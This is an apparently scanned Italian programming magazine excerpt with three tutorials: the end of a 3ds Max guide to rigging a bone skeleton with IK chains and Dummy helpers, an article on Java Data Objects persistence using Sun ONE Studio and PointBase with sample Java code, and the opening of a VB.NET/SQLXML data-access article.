Recatevi nel pannello **Create/Helpers/Dummy** e, nella vista **Left**, cliccate alla base del tallone per creare un oggetto **Dummy**.
Createne un altro in prossimità delle dita del piede; fate lo stesso con l'altra gamba.
Createli abbastanza grandi da poter essere facilmente selezionabili. Aiutatevi, nella loro creazione, anche con le altre viste. Rinominate il Dummy in base all'osso su cui è collocato. Ad esempio **Tallone Sx**, **Tallone Dx**, **Dita Sx** e **Dita Dx**. Create un altro oggetto **Dummy** alla base della colonna vertebrale e chiamatelo **Bacino**; e piazzatene un ultimo sul collo che chiamatelo di conseguenza.

11-12-13 Linkare la catena IK ai Dummy

La soluzione migliore per controllare le catene **IK** è di collegarle (linkarle) ai **Dummy**. Tutte le catene **IK** sin ora create verranno linkate ai **Dummy**. Nella vista prospettica, zoomate sui piedi; selezionate la catena **IK** creata all'inizio (la croce che si trova presso il tallone, non il **Dummy** e non la **Bones**). Cliccate sul tasto **Select and Link** (nella barra degli strumenti principale) e linkate la catena **IK** al **Dummy** del tallone (tenendo premuto il tasto del mouse sulla catena **IK** e trascinando il puntatore sul **Dummy**). Ripete questo passo per gli altri **Dummy** dei piedi. Ora selezionate la catena **IK** del collo (non del bacino) e linkatela al **Dummy** corrispondente. Selezionate ora le ossa delle cosce e l'osso alla base della colonna vertebrale (tutti e tre contemporaneamente) e linkateli al **Dummy Bacino**. Ora dovrebbe essere tutto a posto. (Nota: Se dove avete linkato le catene **IK**, le ossa cambiano di direzione, annullate l'operazione di link e ruotate il **Dummy** di **90 gradi**). Provate a muovere i **Dummy** per vedere i risultati sin ora ottenuti.

Linkare i dummy l'un l'altro 14



Se provate a muovere il **Dummy** del tallone, vedrete che le dita non si muovono con esso. Se muovete il **Dummy** delle dita, il tallone non va con loro. Selezionate un **Dummy** del tallone, recatevi su **Select and Link** e linkatelo al **Dummy** delle dita dello stesso piede. Eseguite l'operazione con l'altro piede. Linkate ora il **Dummy** del collo al **Dummy** del bacino. In questo modo, quando muovete il bacino, tutta la colonna si muove con esso.

Giuste angolazioni 15▼



Se abbiamo qualche osso che si muove in maniera errata, dobbiamo vedere come farlo piegare attraverso lo **Swivel Angle** che determina la direzione. Ad esempio, se le dita si muovono in modo sbagliato, selezioniamo la catena **IK**, ci rechiamo nel pannello **Motion** e, nel **rullout IK Solver Properties**, modifichiamo il valore **Swivel Angle**. Adottate questo accorgimento se vi capita una situazione del genere dopo la creazione delle braccia.

▼16-17-18 Le ossa delle braccia


La creazione delle braccia è simile a quella delle gambe. Recatevi quindi nel pannello **Create/System/Bones** e, nella vista frontale, create quattro ossa: una per la parte superiore del braccio, una per la parte inferiore, un'altra per la mano e l'ultima per le dita. Col tasto **Select and Move**, recatevi nella vista di sinistra e spostate il braccio in modo da allinearlo alla colonna vertebrale, dandogli una posizione più naturale muovendolo in avanti. Nella vista frontale, selezionate l'intero braccio e, nella barra degli strumenti principale, cliccate sul tasto **Mirror** (oppure nel menu tendina **Tools /Mirror**). Dalle opzioni scegliete **Copy** e cliccate su **OK**. Spostate il braccio creato dall'altra parte dello scheletro.

▼19-20 La catena IK

Dal menu **Animation/IK Solvers/HI Solver**, create una catena **IK** partendo dalla parte alta del braccio fino alla mano. Eseguite la stessa procedura creando un'altra catena dalla mano fino alle dita. Eseguite questa operazione per tutte e due le braccia.

21-22 I Dummy e tutti i link

Recatevi nel pannello **Create/Helpers/Dummy** e create due **Dummy** per i polsi, nominandoli **Polso Sx** e **Polso Dx**, e due per le dita, **Dita Dx** e **Dita Sx.** Linkiamo quindi le catene **IK** dei polsi ai **Dummy** dei polsi, e le catene delle dita ai **Dummy** delle dita. Ora

linkate i **Dummy** delle dita ai **Dummy** dei polsi. Linkate le ossa delle braccia superiori al Dummy del collo. Linkate i Dummy dei polsi al Dummy del collo, in modo che quando muoviamo il Dummy del collo, le braccia si muovano con esso. Lo scheletro è finito. Se occorre aggiustare l'angolazione delle braccia, sistematela come spiegato nel passo 15.

Limitare i movimenti 23

Se vogliamo, possiamo limitare i movimenti delle ossa, ad esempio in modo che un piede non ruoti più del dovuto. Zoomate sui piedi, nella vista prospettica, e selezionate l'osso delle dita (quindi non il **Dummy** e non la catena **IK**). Aprite il pannello **Hierarchy/IK** e, nel rullout **Rotation Joint**, troverete i parametri necessari per limitare i movimenti. Ci interessa soprattutto limitare le dita sull'asse **Z.** attivate quindi il tasto **Limited** in **Z Axis** e impostate il valore minimo e massimo della rotazione del dito: **From = -30 e To = 30**. Così facendo, quando muovete i **Dummy** per animare lo scheletro, l'osso del dito si ferma fino ad un certo punto (definito appunto in **From** e **To**). Eseguite

la stessa operazione per l'altro dito e per il resto del corpo se volete un miglior controllo.

Conclusioni

Adesso, lo scheletro è pronto per essere associato ad una superficie. Per animare l'intero scheletro, basta attivare il tasto **AutoKey** (**Animate** nelle versioni precedenti di 3dsmax) ed iniziare a spostare gli oggetti **Dummy** di frame in frame (consiglio di effettuare movimenti almeno ogni 5-10 frame, andando a ritoccare, se necessario, l'azione tra i fotogrammi chiave creati). Per questo processo, è opportuno salvare spesso e avere molta pazienza. Se vogliamo inserire lo scheletro in una superficie, invece, basta applicare a questa il modificatore **Skin** e impostarne i vari parametri. Possiamo applicare i procedimenti fin ora visti per la creazione di qualsiasi struttura che necessita di essere animata con uno scheletro interno. Esistono comunque altri metodi per animare un personaggio bipede. Una soluzione sicuramente più sbrigativa, e con maggiore controllo, è l'utilizzo del modulo **Character Studio**, opportunamente studiato per queste operazioni, in grado non solo di animare personaggi bipedi (se adattato anche quadrupedi) ma anche di gestire folle, rigonfiamenti sulle superfici, importare movimenti catturati con attrezzature di **Motion** Capture, e molto altro. E con questo abbiamo finito. Appuntamento al prossimo mese per un altro tutorial molto interessante sempre sull'animazione, ma questa volta procedurale.

Java
Data Object

Java Data Objects

ACCESSO AI DATABASE

JDO (Java Data Objects) è una nuova specifica Java che consente di realizzare la "Transparent Persistence", cioè le possibilità di memorizzare in modo permanente, e trasparente, oggetti su un qualsiasi data-store.

La specifica JSR-000012 della "Java Community Process" è stata rilasciata nei mesi scorsi con il nome di JDO. L'obiettivo finale di questa specifica è di poter memorizzare oggetti Java, in modo trasparente, su diverse tipologie di data-store, vale a dire database relazionali, file proprietari, xml, ecc... Oggi, grazie a JDO, i programmatori Java possono finalmente utilizzare uno standard per rendere gli oggetti persistenti. In questo articolo cercheremo di mostrare come, perché e quando utilizzare JDO. Per prima cosa, introdurremo l'attuale scenario; quindi le differenti soluzioni che un programmatore ha per implementare un "sistema persistente", cioè: serializzazione, JDBC/SQLJ oppure altre tecnologie proprietarie. Poi, passeremo ad esaminare i concetti fondamentali di JDO. Si vedrà perché JDO rappresenta una soluzione portabile, riusabile e scalabile per scrivere applicazioni Java che accedono ad oggetti persistenti. In fine, sarà sviluppato un esempio pratico usando Sun ONE Studio 3.0 Community Edition.

PERCHÉ JDO

Negli ambienti orientati agli oggetti, come Java, gli oggetti sono entità esclusivamente residenti in memoria centrale. I dati contenuti all'interno degli oggetti sono quindi temporanei, in quanto saranno distrutti una volta che l'applicazione sarà terminata. In molte circostanze, nasce l'esigenza di rendere gli oggetti persistenti in modo che i dati possano essere salvati per un'esecuzione successiva, oppure essere condivisi da diverse applicazioni. Per realizzare questo, esistono già numerose soluzioni. Per esempio, la serializzazione messa a disposizione da Java, attraverso l'interfaccia *java.io.Serializable*, rende possibile salvare il contenuto di un oggetto su file. Questa soluzione presenta il vantaggio che è supportata direttamente dal JDK, quindi non è necessario acquistare o installare moduli esterni. Inoltre, gli oggetti persistenti sono normali oggetti Java, la cui unica restrizione è quella di implementare l'interfaccia *java.io.Serializable*. Questo approccio, anche se semplice da realizzare, presenta numerosi aspetti negativi. Infatti, il programmatore ha la responsabilità di implementare i dettagli per la memorizzazione sul data-store al fine di ottenere la persistenza. Inoltre, la serializzazione è inadeguata per eseguire query o aggiornamenti ad alte prestazioni. In fine, non c'è nessun supporto per le transazioni. Una seconda soluzione per realizzare la "persistenza" è quella di usare un database relazionale come data-store. Usando JDBC o SQLJ, il programmatore può memorizzare, aggiornare e fare query su oggetti in modo molto efficiente. Questo approccio è quello attualmente più usato nel mondo dell'Information Technology. Il vantaggio principale sta nel fatto che il back-end del sistema è rappresentato da DBMS robusti, collaudati e ad elevate prestazioni come Oracle, SQL-Server o Sybase. Inoltre, le operazioni sui dati sono effettuate attraverso il linguaggio standard SQL e c'è il supporto per le transazioni. Nonostante questi vantaggi, il programmatore avrà comunque la responsabilità di progettare il sistema che traduce gli oggetti Java, elementi compatibili con le tabelle del database relazionale; questo non è certo un lavoro da poco. In effetti, esistono sul mercato numerosi prodotti che forniscono un mapping automatico tra oggetti e database relazionali. Alcuni di essi sono sviluppati e distribuiti con il database stesso; generalmente sono prodotti molto efficienti ed estremamente ottimizzati. Un'ultima soluzione è quella di usare un database orientato agli oggetti. In questo modo l'applicazione Java potrà memorizzare direttamente gli oggetti nel database usando le API fornite con il database stesso. Prodotti come Versant, Object Store, Poet sono i database orientati agli oggetti più utilizzati del momento. In ogni

Sun One

Molto probabilmente, alla data di pubblicazione di questo articolo, Sun avrà rilasciato la versione 4 di One Studio.

http://wwws.sun.com/software/sundev/jde/

caso, le soluzioni proposte usano tecnologie non standard per accedere agli oggetti; ogni prodotto ha le proprie caratteriste e la propria API. Questo può essere un serio problema per la portabilità che, come vedremo, JDO risolve brillantemente.

ARCHITETTURA JDO

JDO può essere usato indifferentemente in architetture client-server classiche, oppure con in sistemi n-tier dotati di un application server. Le applicazioni dialogano esclusivamente con JDO, ignorando completamente il sistema di memorizzazione dei dati sottostante. Il mapping tra oggetti Java e strutture fisiche che compongono la base di dati è effettuato autonomamente da JDO in maniera del tutto trasparente.





Fig. 1: **Architettura JDO per sistemi client-server a due strati.**

Come si può notare dalla Fig. 1, l'unico strato che accede alla fonte di dati è JDO. Le applicazioni invece utilizzeranno esclusivamente gli oggetti forniti dall'implementazione di JDO e non avranno accesso diretto al database. Cambiando la fonte di dati e l'implementazione di JDO, le applicazioni dovrebbero continuare a funzionare senza che si renda necessaria alcuna modifica. Come è già stato detto, JDO può essere anche utilizzato da un application server (Fig. 2). In questo caso, le applicazioni client dialogheranno con l'application server in modo da accedere - attraverso CORBA, RMI o EJB - agli oggetti persistenti. Anche in questo caso, se il database e l'implementazione di JDO cambiano, le applicazioni client continueranno a funzionare ugualmente.





Fig. 2: **Architettura JDO per sistemi che usano application server.**

INTERFACCE JDO

La specifica JDO fornisce un insieme d'interfacce standard per accedere, memorizzare e gestire oggetti persistenti. I principali componenti presenti in JDO sono i seguenti:

- **Classi PersistentCapable**. In JDO tutti gli oggetti persistenti sono istanze dell'interfaccia *PersistentCapable*. Fortunatamente questa è un'operazione che avviene in modo trasparente. Il programmatore non deve esplicitamente costruire le proprie classi in modo che implementino *PersistentCapable*.
  Generalmente, le varie implementazioni di JDO mettono a disposizione un tool che processa le classi definite dall'utente e che le rende trasparentemente *PersistentCapable*. Questo processo - chiamato enhancing - aggiunge il codice necessario alle classi per il supporto alla persistenza.
- **PersistentManager.** Quest'interfaccia gestisce gli accessi e le memorizzazioni degli oggetti, nonché le query e le transazioni. Può essere considerato l'oggetto principale di tutta la specifica JDO. Grazie al *PersistentManager* le applicazioni possono rendere gli oggetti persistenti, aprire e chiudere le transazioni ed effettuare query. Il *PersistentManager* può essere visto come l'anello di congiunzione tra le applicazioni client e l'implementazione JDO.
- **Transaction.** JDO rende effettivo il supporto delle transazioni grazie all'interfaccia *Transaction*. Le applicazioni possono aprire nuove transazioni e chiuderle attraverso le usuali operazioni di *commit* o *rollback*.
- **Query.** L'interfaccia *Query* può essere utilizzata per reperire oggetti che soddisfano un determinato criterio. JDO usa un linguaggio standard per inoltrare le query. Sono supportate anche query parametriche.

SUN ONE STUDIO 3.0

Sun ONE Studio (già Forte for Java) è un IDE che comprende un insieme di tool progettati per i programmatori Java professionisti. ONE Studio permette, in modo semplice ed intuitivo, di gestire progetti che utilizzano Java e tutto ciò

Java
Data Object

Uno strato impermeabile

Le applicazioni utilizzano esclusivamente JDO per accedere ai dati: ciò permette una completa separazione fra codice e DBMS, consentendo facili aggiornamenti e semplificando le modifiche conseguenti ai cambiamenti di piattaforma.

Java
Data Object

Wizard

Sun One Studio semplifica notevolmente il lavoro dello sviluppatore: specifici tool si occupano di generare buona parte del codice necessario ad interfacciare un'applicazione Java con i database.

JDO

Attraverso la standardizzazione dei meccanismi di collegamento fra database e applicazioni Java, JDO rende disponibile la portabilità di Java anche in un ambito dominato finora da soluzioni proprietarie.





Fig. 3: **La dialog "Connect to Database" della console di PointBase.**

che vi ruota intorno: JSP, EJB, CORBA, RMI, Servlet, XML, JDBC, JDO ecc... Il modulo *Transparent Persistence* di ONE Studio è un esempio di implementazione JDO. Esistono altre implementazioni commerciali di JDO come Castor, OpenFusion, KodoJDO, RexipJDO e Versant-Judo. In quest'articolo ho scelto ONE Studio per un paio di ragioni: ONE Studio 3.0 Cummunity Edition è disponibile gratuitamente (vedi risorse); inoltre esso effettua il mapping tra gli oggetti Java ed un database relazionale (PointBase). Quest'ultimo aspetto è molto importante poiché i progettisti di sistemi object oriented devono spesso scontrarsi con questo tipo di problema. Il codice presentato in quest'articolo mostrerà come rendere un oggetto Java persistente, inoltrare query ed usare le transazioni. Il primo passo da fare è quello di installare Sun ONE Studio 3.0. Durante l'istallazione verrà chiesto se installare PointBase: rispondere "yes". Dopo aver installato il prodotto, bisogna costruire un database d'esempio. Per evitare quest'operazione noiosa possiamo usare il database fornito con PointBase. Il nome di questo database è "sample". Usando la console di PointBase è possibile ottenere una connessione al database in modo da poterne esplorare la struttura. Il batch file per far partire la console sta nella directory *pointbase\client*. In Fig. 3 è mostrata la dialog di connessione: l'URL specifica il database, in questo caso "*jdbc::pointbase//localhost/sample*". Come si può notare, la console usa un driver JDBC per accedere al database. Affinché la connessione possa avvenire, è necessario far partire prima il PointBase Network Server attraverso la voce di menù *Tools | PointBase Network Server*. Grazie alla console è possibile inoltrare query in SQL, cambiare la struttura del database ed effettuare operazioni sui dati. Il database sample contiene 11 tabelle; noi useremo *CUSTOMER_TBL*. Il passo successivo è mappare le tabelle in oggetti Java: bisogna creare una classe Java per ogni tabella del database alla quale s'intende accedere. Per fortuna, ONE Studio ha un tool che effettua quest'operazione automaticamente. Attraverso la voce di menù *Tools | Capture Schema* è possibile utilizzare un tool che crea le classi Java a partire dalla struttura del database (Fig. 4).





Fig. 4: **Il wizard "Capture Schema".**

Come si può notare, il tool consente di scegliere le tabelle da mappare; io suggerisco di selezionarle tutte. Il risultato finale sarà un file XML (di estensione *.mapping*) che contiene tutte le informazioni riguardanti la struttura del database. Successivamente, mediante questo file XML, saranno generati i file sorgenti relativi alle classi Java. Tutta l'operazione porta alla creazione del modulo *DatabaseSchema* (Fig. 5).





Fig. 5: **Il modulo DatabaseSchema.**

Cliccando con il tasto destro del mouse su questo modulo apparirà un pop-up menù; scegliendo *Generate Java* l'IDE genererà le classi Java relative alle tabelle del database sample. Specifi-

cando come package di destinazione *dbsample*, troveremo qui i sorgenti Java.
A questo punto è possibile aggiungere la business logic alle classi generate. Per completare l'operazione bisogna compilare il package è creare un *jar* con tutti i file *.class* risultanti (*dbsample.jar*). Il jar deve essere creato con lo specifico tool di ONE Studio il quale provvede anche ad effettuare l'enhancing in modo automatico. Badate bene a includere nel jar il file XML con estensione *.mapping*. Attraverso questo file, l'implementazione di JDO riesce a mappare gli oggetti Java all'interno delle tabelle di PointBase. Inoltre, è meglio non aggiungere i sorgenti nel jar, potrebbero causare dei conflitti con i rispettivi *.class*.

ESEMPI

In questo paragrafo saranno mostrati alcuni esempi di utilizzo di JDO. Per compilare ed eseguire correttamente gli esempi, bisogna inserire i seguenti jar, disponibili in ONE Studio, nella variabile di ambiente CLASSPATH:

- *persistence-rt.jar:* modulo per la *Trasparent Persistence;*
- *dbschema.jar:* modulo per lo schema del database;
- *xerces.jar:* parser XML;
- *pbclient35RE.jar: PointBase* (client);
- *dbsample.jar:* le nostre classi generate.

Il primo passo consiste nell'implementare una factory per la connessione al database dalla quale ottenere istanze di *PersistentManager*. La factory deve implementare la seguente interfaccia:

```
import com.sun.forte4j.persistence.*
public interface PersistenceManagerProvider {
  public  PersistenceManager getPersistenceManager();
}
```

Attraverso il metodo *getPersistetManager* è possibile ottenere l'oggetto *PersistentManager*. Come si può notare, viene importato il package *com.sun.forte4j.persistence.**. Il nome di questo package non è definitivo, la versione definitiva si chiamerà *javax.jdo*. L'implementazione concreta dell'interfaccia è forse l'unica cosa che dipende fortemente dal database sottostante giacché effettua la connessione. Di conseguenza, l'implementazione deve essere cambiata ogni qualvolta il database cambia. La seguente è l'implementazione di *PersistentManagerProvider* per ottenere una connessione al database *PointBase* di nome sample:

```
import com.sun.forte4j.persistence.*;
import dbsample.*;
public class PointBaseImpl implements
                                    PersistenceManagerProvider {
  private PersistenceManager _pm = null;
  public PointBaseImpl() {
    // PersistenceManagerFactory
    PersistenceManagerFactory pmf =
      new PersistenceManagerFactoryImpl();
    // Opzioni di connessione
    pmf.setConnectionUserName("PUBLIC");
    pmf.setConnectionPassword("PUBLIC");
    pmf.setConnectionDriverName
     ("com.pointbase.jdbc.jdbcUniversalDriver");
    pmf.setConnectionURL( "jdbc:pointbase:
          //localhost/sample," + "max.connections=0");
    pmf.setOptimistic(true);
    // Ottiene il PersistenceManager
    _pm = pmf.getPersistenceManager();
    System.out.println("JDO connessione ok!");}
  // ritorna il PersistenceManager
  public  PersistenceManager getPersistenceManager() {
    return _pm;
  }
}
```

La classe *PointBaseImpl* ha l'attributo privato *_pm* che rappresenta un'istanza di *PersistenceManager*. Il costruttore effettua la connessione al database "*jdbc::pointbase://localhost/sample*" usando il driver JDBC *com.pointbase.jdbc.jdbcUniversalDriver*. Come si può notare, le opzioni di connessione - database, driver, login, password - sono passate al *PersistentManagerFactory*. Quest'interfaccia consente di ottenere un oggetto *PersistenManager*, mediante il metodo *getPersistentManager*, che successivamente sarà memorizzato nella variabile *_pm*. Il metodo *getPersistentManager* di *PointBaseImpl* - da non confondere con quello di *PersistentManagerFactory* - restituisce proprio il valore di *_pm*, cioè il *PersistentManager* associato alla connessione. Attraverso *PointBaseImpl*, un'applicazione Java può quindi ottenere un *PersistenManager* che rende effettiva la persistenza usando il database *PointBase*:

```
PersistenceManagerProvider provider = new PointBaseImpl();
PersistenceManager pm = provider.getPersistenceManager();
```

Una volta ottenuto un oggetto di *PersistentManager*, è possibile rendere gli oggetti persistenti come mostrato dal seguente listato:

```
private void makePersistent()throws Exception {
  // ottiene il PersistenceManager
  PersistenceManagerProvider provider = new PointBaseImpl();
```

Sul Web

Java Community Process JSR-000012
http://www.jcp.org/about Java/communityprocess/first/jsr012/

Sun ONE Studio 3.0 Community Edition -
http://wwws.sun.com/software/sundev/archive/ffj/buy.html

Giuseppe Naccarato [Sito Web]
http://www.giuseppe-naccarato.com.

```
PersistenceManager pm = provider.getPersistenceManager();
// inizio transazione
pm.currentTransaction().begin();
// creazione di un nuovo cliente
CustomerTbl customer = new CustomerTbl();
customer.setCustomerNum(9090);
customer.setName("Northest ltd");
customer.setAddrLn1("290E 55th street");
customer.setAddrLn2("");
customer.setCity("New York City");
customer.setCreditLimit(new Integer(34000));
DiscountCodeTbl dc = new DiscountCodeTbl();
dc.setDiscountCode("K");
customer.setDiscountCodeTblOfDiscountCode(dc);
MicroMarketsTbl mm = new MicroMarketsTbl();
mm.setAreaLength(new Double(8.92));
mm.setAreaWidth(new Double(9.92));
mm.setRadius(new Double(9.92));
mm.setZipCode("88900");
customer.setMicroMarketsTblOfZip(mm);
// rendi l'oggetto persistente
pm.makePersistent(customer);
// commit
pm.currentTransaction().commit();
}
```

Come si può notare, il metodo ottiene un'istanza del *PersistentManager* attraverso il metodo *getPersistentManager* di *PersistentManagerProvider*. Quindi fa partire la transazione, crea l'oggetto customer appartenente alla classe *CustomerTbl*, riempie i campi e infine - invocando il metodo *makePersistent* - lo rende persistente. Attraverso la console di *PointBase* possiamo effettivamente constatare che un nuovo oggetto è stato aggiunto alla tabella *CUSTOMER_TBL*.
Come è già stato detto, JDO consente di effettuare query e lo fa sfruttando tutte le ottimizzazioni e le feauture disponibili nel database sottostante. JDO usa un linguaggio standard per inoltrare la query molto simile ad SQL. Solitamente una query consiste di tre principali elementi: una collezione di istanze JDO candidate, un oggetto di tipo *Class* rappresentante la classe (o una sottoclasse) delle istanze candidate e una stringa che specifica il criterio di ricerca. Il listato seguente mostra un esempio di query su oggetti *CustormerTbl*:

```
private void query() throws Exception
{
  // ottiene il PersistenceManager
  PersistenceManagerProvider provider = new PointBaseImpl();
  PersistenceManager pm = provider.getPersistenceManager();
  // inizio transazione
  pm.currentTransaction().begin();
  // prepara la query
  Class CustomerTblClass = (new CustomerTbl()).getClass();
  Collection extent = pm.getExtent(CustomerTblClass, false);
Query q = pm.newQuery (
                          CustomerTblClass,     // class
                          extent,               // candidati
                          "creditLimit > 25000"  // criterio
                          );

  // esegue la query
  Collection col = (Collection) q.execute();

  // mostra i risultati
  Iterator i = col.iterator();
  while (i.hasNext())
  {
    CustomerTbl customer = (CustomerTbl) i.next();
    System.out.println("Cliente = " + customer.getName());
  }

  // commit
  pm.currentTransaction().commit();
}
```

La query restituirà tutti i clienti il cui limite di credito (creditLimit) è maggiore di 25.000.

TRANSAZIONI

Al *PersistentManager* è associato un oggetto di tipo *Transaction*, usato per gestire transazioni che coinvolgono gli oggetti persistenti. Il metodo *currentTransaction* restituisce la transazione corrente come istanze dell'interfaccia *Transaction*. Abbiamo già visto all'opera questo metodo negli esempi precedenti.
L'interfaccia *Transaction* contiene i seguenti metodi:

```
void begin();         // fa partire una transazione
void commit();  // effettua il commit sulla transazione
                                                corrente
void rollback(); // effettua il rollback sulla transazione
                corrente boolean isActive(); // restituisce
                           true se la transazione è attiva
```

JDO è in grado di gestire entrambi: transazioni di tipo ottimistico e pessimistico.

CONCLUSIONI

La specifica JDO fornisce un metodo flessibile e standard per gestire oggetti persistenti. Semplifica notevolmente lo sviluppo di applicazioni sicure e scalabili assicurando la portabilità e l'integrazione tra differenti tecnologie.
Il codice JDO è semplice, intuitivo e - cosa molto importante - può essere usato con differenti fonti di dati. Nonostante JDO sia ancora giovane ed in via di sviluppo, i benefici del suo utilizzo sono chiari fin da adesso.

Giuseppe Naccarato

Bibliografia

- **PERSIST DATA WITH JAVA DATA OBJECTS, PART 1**
  J. Kruszelnicki
  JavaWorld
  Marzo 2002
  http://www.javaworld.com/javaworld/jw-03-2002/jw-0301-jdo.html

- **USING JAVA DATA OBJECTS**
  D. Almaer
  OnJava
  Giugno 2002
  http://www.onjava.com/pub/a/onjava/2002/02/06/jdo1.html

Accesso

AI DATI CON SQL2000, SQLXML 3.0 E VISUAL BASIC.NET

SQL XML

In questa seconda parte dell'articolo, continueremo la nostra esplorazione delle possibilità offerteci dalla tecnologia SQLXML all'interno di un'applicazione .NET.

La nostra applicazione si configurerà come applicazione server ed utilizzerà l'infrastruttura di ASP.NET., impiegando come sorgente dati il database demo di SQL Server, ovvero Northwind. Svilupperemo per Northwind una serie di funzionalità che permetterà la consultazione di cataloghi di prodotti, l'aggiornamento di quantità ordinate ed un Web Service che permetterà l'accesso alle funzionalità da qualsiasi piattaforma, ad esempio anche dalle vecchie applicazioni COM. L'accesso ai dati sarà realizzato mediante SQLXML.

CREIAMO L'APPLICAZIONE

Per cominciare, creiamo una nuova applicazione WEB ASP.NET, denominandola NorthWeb. Dopo aver fatto ciò, andiamo ad includere il riferimento all'assembly, che permetterà l'accesso alle funzionalità di SQLXML. Dal menu *Progetto* scegliamo *Aggiungi Riferimento* e cerchiamo nella lista dei componenti .NET l'assembly *Microsoft.Data.SqlXml.dll*, il quale contiene il namespace *Microsoft.Data.SqlXml*, versione 3.0.1523.0. L'altra operazione che vi consiglio di fare, è quella di eliminare il cosiddetto "root namespace" che Visual Studio genera ogni volta che creiamo un'applicazione VB.NET. Per far questo, dopo aver selezionato il file del progetto, selezioniamo *Progetto* | *Proprietà* e rimuoviamo il namespace creato automaticamente per noi da Visual Studio. L'onere che avremo sarà quello di anteporre il namespace in tutte le classi del nostro progetto, ma la chiarezza della struttura del progetto ne guadagnerà moltissimo, soprattutto se osservata nell'object browser (F2 se avete la mappatura di tastiera VB6-Style). A questo punto abbiamo tutto ciò che ci occorre per lavorare all'interno del nostro progetto. L'unica cosa che ci rimane da fare è scrivere un po' di codice!

CONFIGURAZIONE E CONNESSIONI

Il primo file sul quale agiremo sarà Web.Config. Dovremo infatti aggiungere una sezione "*appSettings*" nella quale inserire due chiavi:

- La prima sarà una stringa di connessione classica a SQL Server 2000;
- La seconda un URL che punterà al nostro pseudo sito *NorthWind* creato e configurato nell'articolo precedente.

```
<configuration>
  <appSettings>
<add key="SQLConnectionString"
            value="Provider=SQLOLEDB;server=localhost;
                  uid=sa;pwd=;database=NORTHWIND" />
<add key="IISConnectionURL"
                  value="http://localhost/Northwind" />
          </appSettings>
...
</configuration>
```

Per inciso: questa è un'applicazione di studio, perciò è assolutamente ammissibile che nella stringa di connessione compaiano login e password del database, per di più dell'amministratore. Nel mondo reale NON utilizzatele mai, create sempre degli utenti con credenziali aventi permessi ristretti ed impiegate estesamente la Trusted Connection, detta anche Integrated Security. Questi accorgimenti sono da tenere assolutamente in conto, a meno di non voler andare incontro a problemi di SqlInjection o altri "exploit", dannosi per il database. Impostate queste stringhe amministrative, creiamo anche una classe di nome *GlobalFunctions*, la quale sarà adibita a contenitore di funzioni shared (statiche) di uso comune. È preferibile utilizzare questo meccanismo invece dei vecchi moduli .bas di Visual Basic 6.0, in quanto dichiarando un membro di classe statico, ovvero richiamabile senza la necessità della creazione della classe stessa, saremo perfettamente allineati con i paradigmi della programmazione ad oggetti. All'interno di questa classe, definiamo tre semplici helper functions per recuperare velocemente le impostazioni di

File sul CD
\soft\codice\SQLXML


File sul Web
www.itportal.it/iop69/SQLXML

SQL2000 BOOKS ONLINE

Spesso sottovalutati o addirittura sconosciuti, I cosiddetti Books Online di SQL Server 2000 rappresentano una fonte inesauribile di informazioni. Se installate SQL 2000, ricordatevi anche di installarvi tutti gli esempi relativi ai vari usi degli oggetti ad esso collegati: ADO, SQL-DMO, ecc.

SQL XML

base dal file *Web.Config:*

```
Public Shared Function SQLConnectionString() As String
  Dim _strTemp As String = ""
  Try
    _strTemp = ConfigurationSettings.AppSettings(
                              "SQLConnectionString")
  Catch ex As Exception
    'do nothing
  End Try
  Return _strTemp
End Function
```

Oltre alla funzione qui presentata, ne vengono definite altre due per reperire la connessione al sito NorthWind ed alla directory contenente i file template XML eseguibili sulla nostra fonte dati. Questi ultimi si comporteranno più o meno come delle “stored procedure”, ovvero rappresenteranno dei blocchi di estrazione, inserimento o modifica di informazioni all’interno della nostra base di dati, che noi potremo invocare da qualunque applicazione che necessiti di tali servizi. Vediamo in dettaglio l’idea in Fig. 1. La figura illustra un’architettura possibile per la nostra applicazione. Possibile perché grazie alle tecniche basate su SQLXML, la scalabilità ed il decentramento sono la base della funzionalità della soluzione proposta. Possiamo mantenere uniti o separare, nel senso fisico del termine, i vari servizi di accesso ai dati che al nostra applicazione impiegherà.





Fig. 1: Diagramma di connessione e servizi templated.

Possiamo individuare:

